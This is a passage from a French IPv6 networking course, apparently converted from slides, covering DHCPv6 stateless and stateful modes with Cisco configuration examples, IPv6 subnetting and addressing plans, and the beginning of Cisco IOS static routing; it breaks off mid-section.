----- ----- ----- -----
Dhcp     Préféré    23h58m17s 23h58m17s 2001:db8::4f3
Public   Préféré    1h58m16s   28m16s   2001:db8:0:1816:c126:507e:4a1e
Temporaire Préféré    1h58m16s   28m16s   2001:db8:0:f58e:e759:dbf2:7552
Autre    Préféré    infinite  infinite fe80::1816:c126:507e:4a1e%11
```

et ses trois groupes Multicast joints (netsh interface ipv6 show joins) :

ff02::1:ff00:**4f3**  
ff02::1:ff**f2:7552**  
ff02::1:ff**7e:4a1e**

# Activité : capture de trafic SLAAC

Veuillez capturer le trafic généré par une interface qui démarre et qui construit ses adresses.

Lancez la capture sur l'interface d'une machine virtuelle qui redémarre.

# **12. DHCPv6**

# Objectifs

- Router Advertisements
- DHCPv6 Stateful
- DHCPv6 Stateless
- Messages DHCPv6
- Implémentation Microsoft
- Implémentation Cisco IOS

# DHCPv6

DHCPv6 est un nouveau protocole. Il utilise le port UDP numéro 546 sur les clients et le port UDP numéro 547 sur les serveurs. Une interface joint un serveur DHCPv6 avec l'adresse Multicast FF02::1:2. DHCPv6 utilise les adresses Link-Local (FE80::/10) :

- Le serveur assigne le préfixe et l'identifiant d'interface et des paramètres optionnels (**DHCPv6 Stateful**) : [RFC 3315](#)
- Le serveur assigne seulement des paramètres optionnels (**DHCPv6 Stateless**) : [RFC 3736](#)
- Le serveur délègue l'assignation d'un préfixe (DHCPv6 Prefix Delegation) : [RFC 6603](#) (pas traité ici)
- Fonctionnalité DHCP Relay (pas traité ici)

# DHCPv6 et RA

**Dans tous les cas c'est le routeur qui prend en charge le trafic vers l'internet, automatiquement grâce aux annonces de passerelles embarquées dans les RA.**

Les flags **Managed** et **Other** et autres paramètres sont gérés et configurées à partir du routeur !

Il est inutile de chercher le paramètre de la passerelle par défaut dans rôles DHCPv6 de Windows Server.

Cisco Systems, GNU Linux/BSD, Microsoft supportent bien ces services DHCPv6.

# DHCPv6 Stateless

DHCPv6 Stateless est un mode DHCPv6 sans état :

- utilise des messages Information-request/Reply
- ne fournit que des informations optionnelles : serveur DNS, NTP, SIP, etc.
- ne donne aucune adresse, elles sont générées par SLAAC ou attribuées
- ne maintient aucun état dynamique des clients individuels

Le RA flags sont notés M=0/1 et O=1

# Option DNS DHCPv6

Sur le routeur Cisco **0xX00** :

```
ipv6 dhcp pool IPv6_Option_pool
  dns-server 2001:470:20::2
!
interface fastethernet0/0
  ipv6 nd other-config-flag
  ipv6 dhcp server IPv6_Option_pool rapid-
commit
```

# DHCPv6 mode Stateful

- Le serveur assigne l'adresse complète et des paramètres optionnels (**Flags RA M=1 et O=1**)
- Ce mode est appelé **DHCPv6 Stateful**. Il est similaire à ce que DHCP IPv4 peut utilement fournir sur un réseau administré.
- **Le serveur maintient une base de données des liens (des baux).**
- En quatre ou deux messages (rapid commit: **Solicit/Reply**)

Par exemple, en admettant que l'adresse lien-local du serveur est fe80::0011:22ff:fe33:5566/64 et que l'adresse lien-local du client est fe80::aabb:ccff:fedd:eeff/64,

1. le client DHCPv6 envoie un <b>Solicit</b> de [fe80::aabb:ccff:fedd:eeff]:546 à [ff02::1:2]:547.	2. le serveur DHCPv6 répond avec un <b>Advertise</b> (annonce) de [fe80::0011:22ff:fe33:5566]:547 à [fe80::aabb:ccff:fedd:eeff]:546.
3. le client DHCPv6 répond avec un <b>Request</b> de [fe80::aabb:ccff:fedd:eeff]:546 à [ff02::1:2]:547.	4. le serveur DHCPv6 termine avec un <b>Reply</b> de [fe80::0011:22ff:fe33:5566]:547 à [fe80::aabb:ccff:fedd:eeff]:546.

# DUID (DHCPv6 Unique Identifier)

Selon la [section 9 du RFC3315](#), les serveurs DHCP utilisent les DUIDs pour identifier les clients pour la sélection de paramètres et dans la sélection de son IA. Un IA (Identity Association) est une collection d'adresses assignés au client. Le DUID doit être unique dans l'environnement et il est créé par le client. Parce que certains périphériques ne peuvent pas garder en mémoire cette information, il y a trois moyens de générer un DUID :

- L'adresse de couche 2 + horodatage
- “Vendor-assigned unique ID” basé sur un “Enterprise Number”
- L'adresse de couche 2


Cette nouvelle fonctionnalité vise notamment à identifier autrement que par une adresse MAC un client DHCPv6.

# Messages DHCPv6

- **1 SOLICIT**
  - **2 ADVERTISE**
  - **3 REQUEST**
    - CONFIRM
    - RENEW
    - REBIND
- **4 REPLY**
  - RELEASE
  - DECLINE
  - RECONFIGURE
- **1 INFORMATION-REQUEST**
  - RELAY-FORW
  - RELAY-REPL

# DHCPv6 MS-Windows

- Adressez la machine,
- suivez le guide en DHCPv6 Stateful,
- adaptez les RA,
- activez l'AD,
- créez un compte,
- enregistrez la machine



# DHCPv6 Stateful Cisco

```
ipv6 dhcp pool test
address prefix 2010:AA01:10::/64 lifetime infinite
infinite
dns-server AAAA:BBBB:10FE:100::15
dns-server 2010:AA01::15
domain-name example.com
!
interface F0/0
no ip address
ipv6 address 2010:AA01:10::2/64
ipv6 dhcp server test rapid-commit
ipv6 nd other-config-flag
ipv6 nd managed-config-flag
```

# DHCPv6 Conclusion

DHCPv6 est un outil puissant de configuration du réseau, conçu pour des topologies très larges :

- combiné au SLAAC
- DHCP relay
- Délégation de préfixe

Pour une discussion complémentaire sur DHCPv6 : <http://ipv6friday.org/blog/2011/12/dhcpv6/>

# Outils de gestion

- Microsoft Active Directory
- Cisco IOS
- OSS : bind9, wide-dhcpv6, radvd, dnsmasq, odhcpd
- ndpmon

# Activités partiques

1. Désactivation d'IPv4
2. Configuration DHCPv6 Stateless Cisco
3. Configuration DHCPv6 Stateful Cisco
4. Configuration DHCPv6 Stateful MS-AD

# 13. Plan d'adressage IPv6

# Objectifs

- Manipuler les bits, octets, mots en hexa
- Concevoir des plans d'adressage simples
- Concevoir des plans d'adressage hiérarchique et évolutif
- Adresser une topologie de laboratoire

# Avantages d'un plan d'adressage

- Les tables de routage peuvent être réduites et plus efficientes
- Les politiques de sécurité peuvent être déployées plus facilement
- Des politiques basée sur les applications peuvent être déployées.
- La gestion et l'approvisionnement du réseau peut être facilité
- Le diagnostic est facilité, notamment par une meilleure identification
- Mise à l'échelle facilité suite à l'ajout de périphériques ou de sites

# But d'un plan d'adressage

1. Fournir une capacité d'approvisionnement : connecter une nombre indéterminé de périphériques
2. Activer (ou non) les capacités de communication des hôtes : à communiquer entre eux (BYOD), communication inter-réseau (VLANs)
3. Activer (ou non) la communication Internet : on peut orienter/filtrer le routage de certains préfixes ou de certains hôtes
4. Activer ou non le support d'applications : le filtrage par préfixe permettrait de faciliter le traitement de trafic multimédia ou vocal par exemple
5. Permettre de mieux identifier les hôtes par niveau, emplacement géographique ou organisationnel, par fonction

# Principe

Le donné est toujours le même. On dispose d'un bloc d'adresses IP. On le découpe en sous-réseaux.

En IPv6 le masque le plus restrictif est un /64. Il est probable que vous ayez à gérer des blocs /48.

Il reste un mot de 16 bits à découper 1, en 16, 256 ou 4096 sous réseaux.

# Plan d'adressage Simple

On vous livre un bloc **fdd4:478f:0611::/48**

- On peut conformer les adressages IPv4 privés, par exemple :
  - 172.16.**1**.0/24 => fdd4:478f:0611:**1**::/64,
  - 172.16.**255**.0/24 => fdd4:478f:0611:**255**::/64,
  - ...
- On peut utiliser un découpage plat, à la volée :
  - fdd4:478f:0611:**0**::/64,
  - fdd4:478f:0611:**1**::/64,
  - fdd4:478f:0611:**2**::/64,
  - fdd4:478f:0611:**3**::/64, ...

# Plan d'adressage à 2 ou 4 niveaux égaux

On vous livre un bloc **fdd4:478f:0611::/48**

- Il reste 16 bits de libres, soit 4 hexas pour plusieurs stratégies hiérarchiques avec des niveaux géographiques, organisationnels, fonctionnels :
  - Stratégie A : en deux niveaux égaux :
    - Niveau 1 : 256 réseaux (8 bits)/56
    - Niveau 2 : 256 réseaux (8 bits)/64
  - Stratégie B : en quatre niveaux égaux :
    - Niveau 1 : 16 réseaux (4 bits) /52
    - Niveau 2 : 16 réseaux (4 bits) /56
    - Niveau 3 : 16 réseaux (4 bits) /60
    - Niveau 4 : 16 réseaux (4 bits) /64

# Stratégie A en deux niveaux égaux

**fdd4:478f:0611::/48** fournit 256 réseaux

**fdd4:478f:0611:[0-f][0-f]00:/56** contenant eux-mêmes chacun 256 sous réseaux

**fdd4:478f:0611:00[0-f][0-f]:/64** ,

**fdd4:478f:0611:01[0-f][0-f]:/64** ,

**fdd4:478f:0611:02[0-f][0-f]:/64** ,

**fdd4:478f:0611:03[0-f][0-f]:/64** ,

...

**fdd4:478f:0611:fd[0-f][0-f]:/64** ,

**fdd4:478f:0611:fe[0-f][0-f]:/64** ,

**fdd4:478f:0611:ff[0-f][0-f]:/64**

# Stratégie B en quatre niveaux égaux

**fdd4:478f:0611::/48** fournit 16 réseaux

**fdd4:478f:0611:[0-f]000:/52** contenant eux-mêmes chacun 16 sous réseaux **fdd4:478f:0611:[0-f][0-f]00:/56** contenant eux-mêmes chacun 16 sous réseaux

**fdd4:478f:0611:[0-f][0-f][0-f]0:/52** contenant eux-mêmes chacun 16 sous réseaux

**fdd4:478f:0611:[0-f][0-f][0-f][0-f]:/64** ,

# Plan d'adressage en niveaux inégaux

On vous livre un bloc **fdd4:478f:0611::/48**

Vous disposez d'un site de 4 bâtiments disposant de maximum 8 étages avec plusieurs dizaines de VLANs (/64) par étage.

4 bits pour les bâtiments et 4 bits pour les étages :

Bâtiment 1 : 0x0000 - 0xFFFF/52

Etage 1 : 0x0000 - 0x00FF/56

Etage 2 : 0x0100 - 0x01FF/56

Etage 3 : 0x0200 - 0x02FF/56

Bâtiment 2 : 0x1000 - 0x1FFF/52

Etage 1 : 0x1000 - 0x10FF/56

Etage 2 : 0x1100 - 0x11FF/56

Etage 3 : 0x1200 - 0x12FF/56

...

# Plan d'adressage à plusieurs niveaux

- en trois niveaux :
  - Niveau 1 : 16 (4 bits)/52
  - Niveau 2 : 256 (8 bits)/60
  - Niveau 3 : 16 (4 bits)/64
- en .... niveaux égaux :
  - Niveau 1 : 256 (8 bits) /52
  - Niveau 2 : 16 (4 bits) /56
  - Niveau 3 : 16 (4 bits) /60

On trouvera un exemple de plan d'adressage dans le document [IPv6 Subnetting - Overview and Case Study](#)

# Attribution étalée

“Sparse” mode : attribution étalée

Comme on compte de manière séquentielle par la droite soit 0000, 0001, 0010, 0011,... ou 0, 1, 2, 3, on peut compter par la gauche soit

0000, 1000, 0100, 1100,... ou 0, 8, 4, c, ... par exemple sur le premier hexa pour **fdd4 : 478f : 0611 : [0-f]000 : /52 :**

**fdd4 : 478f : 0611 : : /52**

**fdd4 : 478f : 0611 : 8000 : /52**

**fdd4 : 478f : 0611 : 4000 : /52**

**fdd4 : 478f : 0611 : c000 : /52**

**fdd4 : 478f : 0611 : 2000 : /52**



# Plan d'adressage évolutif

<b>Applications</b>	<b>1er Hexa</b>	<b>Regions</b>	<b>2e Hexa</b>	<b>Unité d'organisation</b>	<b>3e Hexa</b>	<b>Sites</b>	<b>4e Hexa</b>
Data	0	Est	0	Direction	0	Site 1	a
Voice	8	Nord	8	Marketing	1	Site 2	9
Video	4	Ouest	4	Finance	2	Site 3	e
Wireless	c	Sud	c	IT	3		
Management	2			Support commercial	4		

<http://www.internetsociety.org/deploy360/resources/ipv6-address-planning-guidelines-for-ipv6-address-allocation/>


# Activités

- Exemple en ULA avec le bloc fdd4:478f:0611::/48
- Exemple en UGA avec 2001:db8:14d6::/48



- Hiérarchie à plusieurs niveaux, sur plusieurs sites :
  - Plusieurs LAN et DMZ
  - Ville, Bâtiments, niveau/service

# Adressage de la topologie de lab de routage



# **14. Routage IPv6 sous Cisco IOS**

# Objectifs

- Notions de routeur, de domaine de routage, de table de routage sous Cisco IOS
- Table de routage IPv6
- Plan d'adressage
- Interfaces IPv6
- Activation du routage
- Routage statique
- Routage OSPFv3
- Diagnostic

# Routeurs

- Seuls les routeurs sont capables de transférer les paquets d'une interfaces à une autre.
- Les routeurs limitent les domaines de broadcast sur chacune de leur interface.
- Les routeurs échangent entre eux des informations concernant les différentes destinations (des réseaux à joindre) grâce à des protocoles de routage.

# Détermination du chemin

- Les routeurs examinent la destination d'un paquet IP et déterminent le meilleur chemin en fonction des entrées disponibles dans leur table de routage.





Table de routage par défaut sur R2

# Domaine IP

- Deux noeuds (hôtes, interfaces, cartes réseau, PC, smartphone, etc.) doivent appartenir au même réseau, au même domaine IP, pour communiquer directement entre eux.
- Quand les noeuds sont distants, ils ont besoin de livrer leur trafic à une passerelle, soit un routeur.



# Route statique par défaut

- Une route statique par défaut est celle qui prendra en charge tout trafic qui n'a pas de correspondance spécifique
- Utile au routage Internet

```
S      ::/0  [1/0]  
          via FE80::1,  FastEthernet0/1
```

# Configuration d'une route statique


```
(config) #ipv6 route network/mask {address|interface} [AD]
```

où :

